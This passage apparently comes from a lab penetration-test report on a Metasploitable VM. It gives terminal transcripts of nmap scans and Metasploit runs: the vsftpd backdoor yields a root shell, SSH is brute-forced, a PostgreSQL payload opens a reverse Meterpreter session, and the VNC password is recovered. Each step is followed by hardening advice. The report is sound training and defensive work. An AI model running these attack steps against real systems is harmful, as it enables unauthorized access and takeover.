            RX bytes:1483973 (1.4 MB) TX bytes:1483973 (1.4 MB)
```

Recommendations for rsh:

- 1-Disable rsh: If possible, disable the rsh service on your systems as it is an insecure protocol.
- 2-Restrict Access: Limit the use of rsh to trusted IP addresses to reduce the risk of unauthorized access.

1. FTP on Port 21

- **Action**: Attempt to connect using FTP.
- **Exploitation**: You mentioned using Metasploit to directly exploit this service.
- **Metasploit Module**: Using the appropriate module, set the RHOST to the target IP and exploit.
- **Risk**: FTP is an insecure protocol that transmits data, including credentials, in plaintext. It's highly vulnerable to credential interception, brute force attacks, and exploitation of weak permissions.



The screenshot shows a terminal window titled "nmap" running on a Kali Linux desktop. The command entered is "nmap -SV -SC -A 192.168.1.6". The output shows the following results:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-10-17 15:57 EDT
Nmap scan report for 192.168.1.6
Host is up (0.015s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.1.9
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
_|_ssl-date: 2024-10-17T20:00:29+00:00; -4s from scanner time.
```

```
Home _pycache_ arpl.txt secret_con... burpsuite.jar smtp_chec...
└──(kali㉿kali)-[~]
$ ftp 192.168.1.6:21
Connected to 192.168.1.6.
220 (vsFTPd 2.3.4)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
local: 21 remote: 21
229 Entering Extended Passive Mode (|||64890|)
550 Failed to open file.
221 Goodbye.
```

```
kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
nmap x meta x kali㉿kali: ~
meta
= [ metasploit v6.3.27-dev ]
+ --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ --=[ 1385 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search exploit vsFTPD 2.3.4

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- _____
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command E
xecution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > █
```

The screenshot shows a terminal window titled "kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the following Metasploit session:

```
File Machine View Input Devices Help
nmap x meta x kali㉿kali: ~
OSVDB (73573)
http://pastebin.com/AetT9sS5
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.6:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.6:21 - USER: 331 Please specify the password.
[+] 192.168.1.6:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
who[*] Command shell session 1 opened (10.0.2.15:46535 → 192.168.1.6:6200) at 2024-10-17 16:08:39 -0400

whoami
sh: line 6: whwhoami: command not found
id
uid=0(root) gid=0(root)
hacked _____
```

The terminal window is part of a Kali Linux desktop environment, with a taskbar at the bottom showing various application icons.

Recommendation:

- **Mitigation**: Disable FTP if not needed. Replace it with secure alternatives such as SFTP or FTPS.
- **Hardening**: If FTP must be used, enforce strong credentials, limit access through firewalls, and disable anonymous logins.

2. SSH on Port 22

- **Action**: Use Metasploit to find an exploit, and brute-force SSH credentials. Eventually, a valid session was obtained.
- **Metasploit Module**: SSH brute-forcing was used to retrieve a valid username and password.
- **Risk**: Exposed SSH services are prone to brute-force attacks if not properly secured. Once access is obtained, the attacker can get remote command-line control of the system.

```
kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
nmap x meta x 3dwhy home x nmap
| FTP server status:
|   Connected to 192.168.1.9
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
_|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfc1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
_|_ssl-date: 2024-10-17T20:00:29+00:00; -4s from scanner time.
_|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US
/_countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
_|_sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
```

```
kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
nmap x meta x 3dwhy/home x
meta
Interact with a module by name or index. For example info 76, use 76 or use exploit/linux/http/php_imap_open_pc
e
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > info
    Name: SSH Login Check Scanner
    Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
    todb <todb@metasploit.com>

Check supported:
    No

Basic options:
Name      Current Setting Required  Description
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false        no       Try each user/password couple stored in the current database
DB_ALL_PASS      false        no       Add all passwords in the current database to the list
DB_ALL_USERS     false        no       Add all users in the current database to the list
DB_SKIP_EXISTING none        no       Skip existing credentials stored in the current database (Accepted: none, use r, userrealm)
PASSWORD          no          no       A specific password to authenticate with
PASS_FILE         no          no       File containing passwords, one per line
RHOSTS            yes         yes      The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
PORT              22          yes      The target port
STOP_ON_SUCCESS   false        yes      Stop guessing when a credential works for a host
THREADS           1           yes      The number of concurrent threads (max one per host)
USERREALM          no          no       A realm to use for authentication
USERPASS_FILE     no          no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false        no       Try the username as the password for all users
USER_FILE          no          no       File containing usernames, one per line
VERBOSE           false        yes      Whether to print output for all attempts

Description:
This module will test ssh logins on a range of machines and

[Windows Taskbar] 1 2 3 4 [Kali Linux Terminal] 10.0.85.1 4:24:51 pm | G Right Ctrl
[Windows Taskbar] 11:24 PM ENG 10/17/2024
```

```
kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
nmap x meta x 3dwhy/home x
meta
USER_AS_PASS      false        no       Try the username as the password for all users
USER_FILE          no          no       File containing usernames, one per line
VERBOSE           false        yes      Whether to print output for all attempts

Description:
This module will test ssh logins on a range of machines and
report successful logins. If you have loaded a database plugin
and connected to a database this module will record successful
logins and hosts so you can track your access.

References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set r
set remove_pass_file  set remove_user_file  set remove_userpass_file  set rhosts  set report
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 auxiliary(scanner/ssh/ssh_login) > exploi
[-] Unknown command: exploi
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.1.6:22 - Starting bruteforce
[*] Error: 192.168.1.6: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginSc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > SET USER_FILE ~/depi/users
[!] Unknown command: SET
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE ~/depi/users
USER_FILE => ~/depi/users
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE ~/depi/pass

[Windows Taskbar] 1 2 3 4 [Kali Linux Terminal] 10.0.85.1 4:34:20 pm | G Right Ctrl
[Windows Taskbar] 11:34 PM ENG 10/17/2024
```

```

kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
nmap x meta x 3adw/home x
VERBOSE false yes Whether to print output for all attempts
Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.
References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502

View the full module info with the info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/depi/pass
PASS_FILE => /home/kali/depi/pass
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/depi/users
USER_FILE => /home/kali/depi/users
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.1.6:22 - Starting bruteforce
[+] 192.168.1.6:22 - Success: msfadmin 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(padmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux'
[*] SSH session 1 opened (10.0.2.15:34361 → 192.168.1.6:22) at 2024-10-17 16:31:15 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > id
[*] exec: id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),111(bluetooth),117(scanner),140(wireshark),142(kaboxer),143(vboxsf),1001(outlinevpn)
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Recommendation:

- **Mitigation**: Implement rate limiting and account lockout policies after multiple failed login attempts.
- **Hardening**: Disable password-based authentication in favor of public/private key pairs. Use multi-factor authentication (MFA) if possible. Consider running SSH on a non-standard port to reduce exposure.

3. NFS (Network File System) on Port 2049

- **Action**: Used `showmount` to identify available shares, mounted directories, and obtained sensitive data and credentials.
- **Risk**: If improperly configured, NFS can expose critical directories and files to unauthorized access. This can lead to data theft and privilege escalation.

The image shows a Kali Linux desktop environment. In the top window, the terminal displays an Nmap scan output for a target. The results show various open ports and services, including Samba, MySQL, and PostgreSQL. A specific NFS share at port 2049 is highlighted. Below the terminal, the system tray shows network information (192.168.244.129), battery level (64.725 pm), and system status. In the bottom window, a terminal window shows the root user navigating to the /tmp directory and listing its contents, which include standard Linux directories like bin, boot, dev, etc.

```

nmap -A -p 1-65535 192.168.244.129
[...]
|_ 2049/tcp open  nfs      2-4 (RPC #100003)
[...]
[root@kali ~]# cd /tmp
[root@kali ~]# ls
bin  boot  cpio  dev  etc  home  initrd  initrd.img  lib  lost+found  media  mnt  nohup.out  opt  proc  root  sbin  srv  sys  tmp  usr  var  vmlinuz
[root@kali ~]# s

```

Recommendation:

- **Mitigation**: Limit access to NFS shares using firewall rules and restrict them to trusted IP addresses. Use root squashing to prevent root-level access from clients.
- **Hardening**: Encrypt NFS traffic using Kerberos and audit regularly for unwanted changes in permissions or share access.

4. PostgreSQL on Port 5432

- **Action**: Found a working exploit through Metasploit based on Nmap results and successfully gained a session on the target machine.
- **Risk**: An exposed and misconfigured PostgreSQL service can allow unauthorized users to gain access to the database and potentially the entire system if the attacker elevates their privileges.

```

kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
nmap x meta x 3adv/home x
|_ Some Capabilities: Support41Auth, SupportsTransactions, LongColumnFlag, SwitchToSSLAfterHandshake, ConnectWithDatabase, SupportsCom
pression, Speaks41ProtocolNew
| Status: Autocommit
|_ Salt: M.>.hDZwh%`xZx+hM*
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-10-17T20:00:36+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US
/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port513-TCP:=7.94%I=7%D=10/17%Time=67116C36%P=x86_64-pc-linux-gnu%R(DN
SF:SStatusRequestTCP1,"\x01");

```

```

kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
nmap x meta x 3adv/home x
msf6 exploit(multi/samba/usermap_script) > search PostgreSQL 8.3.0
[-] No results from search
msf6 exploit(multi/samba/usermap_script) > search PostgreSQL

Matching Modules

```

#	Name	Disclosure Date	Rank	Check	Description
-	auxiliary/server/capture/postgresql		normal	No	Authentication Capture: PostgreSQL
0	post/linux/gather/enum_users_history		normal	No	Linux Gather User History
1	exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkView
wFetchServlet.dat SQL Injection					
3	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult
.cc Pro SQL Injection					
4	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FROM PROGRAM Command Execution
5	exploit/multi/postgres/postgres_createLang	2016-01-01	good	Yes	PostgreSQL CREATE LANGUAGE Execution
6	auxiliary/scanner/postgres/postgres_dname_flag_injection		normal	No	PostgreSQL Database Name Command Line Flag Injection
7	auxiliary/scanner/postgres/postgres_login		normal	No	PostgreSQL Login Utility
8	auxiliary/admin/postgres/postgres_readfile		normal	No	PostgreSQL Server Generic Query
9	auxiliary/admin/postgres/postgres_sql		normal	No	PostgreSQL Server Generic Query
10	auxiliary/scanner/postgres/postgres_version		normal	No	PostgreSQL Version Probe
11	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	PostgreSQL for Linux Payload Execution
12	exploit/windows/postgres/postgres_payload	2009-04-10	excellent	Yes	PostgreSQL for Microsoft Windows Payload Execution
13	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	Ruby on Rails Devise Authentication Password Reset
14	post/linux/gather/vcenter_secrets_dump	2022-04-15	normal	No	VMware vCenter Secrets Dump

```

Interact with a module by name or index. For example info 14, use 14 or use post/linux/gather/vcenter_secrets_dump

msf6 exploit(multi/samba/usermap_script) > 

```

```

msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.64
RHOSTS => 192.168.1.64
msf6 exploit(linux/postgres/postgres_payload) > set LHOSTS 192.168.1.61
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.1.61
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.61
LHOST => 192.168.1.61
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.61:4444
[*] 192.168.1.64:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/YJsJfaVm.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.64
[*] Meterpreter session 1 opened (192.168.1.61:4444 -> 192.168.1.64:34730) at 2024-10-18 02:05:44 -0400

meterpreter > session -u 8
[-] Unknown command: session
meterpreter > sessions -u 8
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > ls -la
Listing: /var/lib/postgresql/8.3/main
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100600/rw-----  4    fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx----- 4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx----- 4096  dir   2024-10-18 01:56:15 -0400  global
040700/rwx----- 4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx----- 4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx----- 4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx----- 4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx----- 4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx----- 4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw----- 125   fil   2024-10-18 01:51:36 -0400  postmaster.opts
100600/rw----- 54    fil   2024-10-18 01:51:36 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r----  891   fil   2010-03-17 10:07:45 -0400  server.key

```

Recommendation:

- **Mitigation**: Limit access to the PostgreSQL service through firewall rules, and ensure it only listens on localhost or specific trusted IPs.
- **Hardening**: Regularly update PostgreSQL to patch vulnerabilities. Use strong database authentication mechanisms, restrict privileges to necessary roles, and enable logging and monitoring of suspicious activities.

5. VNC on Port 5900

- **Action**: Found an exploit to retrieve the VNC password and successfully connected using the VNC Viewer.
- **Risk**: VNC is often unencrypted, and if left unprotected, attackers can easily brute-force or retrieve passwords, giving them graphical access to the target system.

```
kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
nmap x metasploit x 3dway home x
|_ CloseTab M.>.hDZh '%xZ<+hM*
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-10-17T20:00:36+00:00; -4s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US
/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-server-software: Apache-Coyote/1.1
the quieter you become, the more you are able to hear"
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port513-TCP:V=7.94%I=7%D=10/17%Time=67116C36%P=x86_64-pc-linux-gnu%R(DN
SF:SStatusRequestTCP,1,"%x01");
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
```

```
kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
nmap x metasploit x 3adv/home x
msf6 exploit(linux/postgres/postgres_payload) > search vns 3.3
[-] No results from search
msf6 exploit(linux/postgres/postgres_payload) > search vnc 3.3

Matching Modules
=====
# Name Disclosure Date Rank Check Description
-
0 exploit/windows/vnc/realvnc_client 2001-01-29 normal No RealVNC 3.3.7 Client Buffer Overflow
1 auxiliary/scanner/vnc/vnc_login normal No VNC Authentication Scanner
2 exploit/windows/vnc/winvnc_http_get 2001-01-29 average No WinVNC Web Server GET Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get

msf6 exploit(linux/postgres/postgres_payload) > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > [REDACTED]

the quieter you become, the more you are able to hear

File Machine View Input Devices Help
File Actions Edit View Help
nmap x metasploit x 3adv/home x
msf6 exploit(linux/postgres/postgres_payload) > search vns 3.3
[-] No results from search
msf6 exploit(linux/postgres/postgres_payload) > search vnc 3.3

Matching Modules
=====
# Name Disclosure Date Rank Check Description
-
0 exploit/windows/vnc/realvnc_client 2001-01-29 normal No RealVNC 3.3.7 Client Buffer Overflow
1 auxiliary/scanner/vnc/vnc_login normal No VNC Authentication Scanner
2 exploit/windows/vnc/winvnc_http_get 2001-01-29 average No WinVNC Web Server GET Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get

msf6 exploit(linux/postgres/postgres_payload) > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > [REDACTED]

the quieter you become, the more you are able to hear

File Machine View Input Devices Help
File Actions Edit View Help
nmap x metasploit x 3adv/home x
msf6 exploit(linux/postgres/postgres_payload) > search vns 3.3
[-] No results from search
msf6 exploit(linux/postgres/postgres_payload) > search vnc 3.3

Matching Modules
=====
# Name Disclosure Date Rank Check Description
-
0 exploit/windows/vnc/realvnc_client 2001-01-29 normal No RealVNC 3.3.7 Client Buffer Overflow
1 auxiliary/scanner/vnc/vnc_login normal No VNC Authentication Scanner
2 exploit/windows/vnc/winvnc_http_get 2001-01-29 average No WinVNC Web Server GET Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get

msf6 exploit(linux/postgres/postgres_payload) > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > [REDACTED]

the quieter you become, the more you are able to hear
```

```

kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
nmap x meta x 3adwy home x
REPORT      5900
STOP_ON_SUCCESS false
THREADS     1
USERNAME    <BLANK>
USERPASS_FILE
USER_AS_PASS false
USER_FILE
VERBOSE     true
yes          The target port (TCP)
yes          Stop guessing when a credential works for a host
yes          The number of concurrent threads (max one per host)
no           A specific username to authenticate as
no           File containing users and passwords separated by space, one pair per line
no           Try the username as the password for all users
no           File containing usernames, one per line
yes          Whether to print output for all attempts

Description:
This module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge response authentication method.

References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0506

View the full module info with the info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.6:5900  - 192.168.1.6:5900 - Starting VNC login sweep
[!] 192.168.1.6:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.1.6:5900  - 192.168.1.6:5900 - Login Successful: :password
[*] 192.168.1.6:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 

```

KALI LINUX

```

kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
nmap x meta x 3adwy home x
( kali㉿kali )-[~/depi]
$ vncviewer 192.168.1.6
Connected to RFB server, using protocol v
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pi
True colour: max red 255 green 255 blue
Using default colormap which is TrueColor
32 bits per pixel.
Least significant byte first in each pi
True colour: max red 255 green 255 blue

```

TightVNC root's X desktop (metasploitable)

root@metasploitable: /

Workspace 1 17 Oct, Thu 20:12:54 10.0.85.1 8:12:58 pm

Recommendation:

- **Mitigation**: Disable VNC if not required, or restrict access to trusted IP addresses.
- **Hardening**: Use a strong password for VNC and enable encryption. For added security, tunnel VNC connections through SSH.

telenet port

General Recommendations for All Services:

- **Firewall Management**: Ensure proper firewall configurations are in place, allowing only trusted IPs to access services and ports.
- **Strong Authentication**: Use strong passwords or, where possible, public-key authentication and multi-factor authentication (MFA) across all services.
- **Patch Management**: Regularly update software and services to protect against known vulnerabilities.
- **Intrusion Detection/Prevention**: Set up IDS/IPS systems to monitor and block suspicious activities on all open ports.
- **Logging and Monitoring**: Enable and review logs to detect abnormal access patterns, such as repeated failed login attempts or unexpected mounting of directories.

By implementing these recommendations, you can significantly reduce the attack surface and enhance the security of the exposed services.